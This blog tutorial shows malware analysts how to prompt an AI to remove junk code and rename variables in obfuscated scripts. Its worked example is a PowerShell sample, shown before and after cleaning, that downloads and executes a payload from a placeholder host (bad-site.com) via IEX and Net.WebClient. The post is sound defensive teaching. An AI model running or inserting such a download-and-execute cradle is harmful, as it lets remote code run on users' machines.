Hello, security analysts! 🕵️♀️
Last time, we learned how to cut a huge obfuscated code into ‘bite-sized chunks’ that AI can digest. Now it’s time to feed these chunks to AI for analysis… but wait! ✋
The code thrown at us by attackers is truly a ‘Junk Yard’.
It’s mixed with meaningless mathematical operations, if statements that never execute, and nonsensical variable names like ‘asdf’. If we try to analyze this as is, our precious brain cells will simply die. 🤯
Today, we’ll practice hiring AI as a ‘cleaner’ to tidy up this mess.
Just by mastering Junk Code Removal and Renaming variables, your analysis speed can increase by 5 times! 🚀

1. What exactly is Junk Code? 🗑️
Malware creators deliberately embed ‘time-wasting code’ to confuse analysts.
- Meaningless loops: for (i=0; i<10000; i++) { a = a + 1; a = a - 1; } (ends up in the same place)
- Dead Code: an if (1 == 2) block that will never execute
- Fake variables: strings completely unrelated to the actual malicious activity
When a human sees it, they might think, “Oh? Is this an important calculation?” and delve into it, but from a computer’s perspective, it’s just a waste of electricity. We will instruct AI to “Delete everything that doesn’t affect the outcome!”
2. Why do we rename variables? 🏷️
$x = “http://…”
$y = “download”
This is relatively benign. Malware usually uses cryptic variable names like $xkqzw, $__var_01. If the code gets long, it becomes a memory test, “What was $xkqzw again?”
We will ask AI to “Look at the context and re-label it with an appropriate name!”
($xkqzw ➡️ $malicious_url)
3. [Practice] Start cleaning the junk yard! 🧹
Here’s a PowerShell obfuscated code sample (chunk) written by an attacker. It looks messy, doesn’t it?
🤮 [Before] Contaminated Code (Obfuscated State)
# Obfuscated code snippet
$a = 100;
$b = 200;
$c = $a + $b; # Meaningless calculation
For ($i=0; $i -lt 50; $i++) { $c++ } # Time-wasting loop

$w_str = "N" + "e" + "w" + "-";
$x_val = "Ob" + "je" + "ct";
$y_net = "Net.WebClient";

If (100 -gt 500) { Write-Host "This never runs" } # Dead Code

$z_final = $w_str + $x_val; # "New-Object"
$target = "http://bad-site.com/malware.exe";

# Download actually happens here
IEX (New-Object $y_net).DownloadString($target);
Now, let’s input a prompt to AI (ChatGPT, etc.).
🗣️ [Prompt] Commanding the AI
Role: You are a skilled code refactoring expert and security analyst.
>
Situation: I am analyzing a portion of a PowerShell script suspected of being malicious code. The code is obfuscated, making it very difficult to read.
>
Requests:
>
1. Junk Code Removal: Delete all unnecessary operations, loops, and dead code that do not affect the final execution result (behavior) of the program.
2. Renaming Variables: Change meaningless variable names like $w_str, $x_val to intuitive English names (e.g., $cmd_prefix, $c2_url) that match the data or role they contain.
3. Add Comments: Add Korean comments to each line of the changed code explaining what it means.
>
Code:
>
(Paste the [Before] code above here)
✨ [After] AI-Cleaned Code
Once AI finishes cleaning, you’ll get ‘heavenly code’ like this:
# Cleaned Code (Cleaned Version)

# [1] Assemble attack command ("New-Object")
$cmd_part1 = "New-";
$cmd_part2 = "Object";
$cmd_full = $cmd_part1 + $cmd_part2;

# [2] .NET web client object name
$web_client_class = "Net.WebClient";

# [3] Malicious file download URL (C2 server)
$malware_url = "http://bad-site.com/malware.exe";

# [4] Final execution: Create web client to download and execute malicious script
# Original: IEX (New-Object $y_net).DownloadString($target);
IEX (New-Object $web_client_class).DownloadString($malware_url);
🔍 What has changed?
- Junk Incineration: The initial $a, $b, $c calculations, meaningless For loops, and non-executing If statements are all gone.
- Label Replacement:
- $w_str ➡️ $cmd_part1
- $target ➡️ $malware_url
- Now, just by reading the code, you can immediately understand, “Ah, it’s creating a New-Object to download malware.exe!”
4. Precautions and Tips 🍯
- ⚠️ Don’t delete too much: Sometimes AI might delete important logic, saying, “This doesn’t seem necessary?” (Over-cleaning).
- Tip: Emphasize to AI, “Clean it up without harming the original logic,” or always cross-check the resulting code with the original to ensure no important function calls have disappeared.
- 🔄 Proceed in stages: If you ask AI to “interpret, shorten, and write a report” all at once, it might get overwhelmed.
- Junk code removal & variable renaming (what we did today)
- Logic interpretation
- Report generation
- Dividing it into stages like this is much more accurate.
🎉 Conclusion
Today, we used AI to neatly clean up messy code.
Just like cleaning a chaotic room, don’t the lost items (the core of malicious activity) suddenly become clear? 😎
Based on this cleaned code, next time we will move on to the advanced process of “Deobfuscation,” which involves fully decrypting tangled strings into plain text and adding comments.
Security analysts, have a pleasant analysis today! 👋
Leave a Reply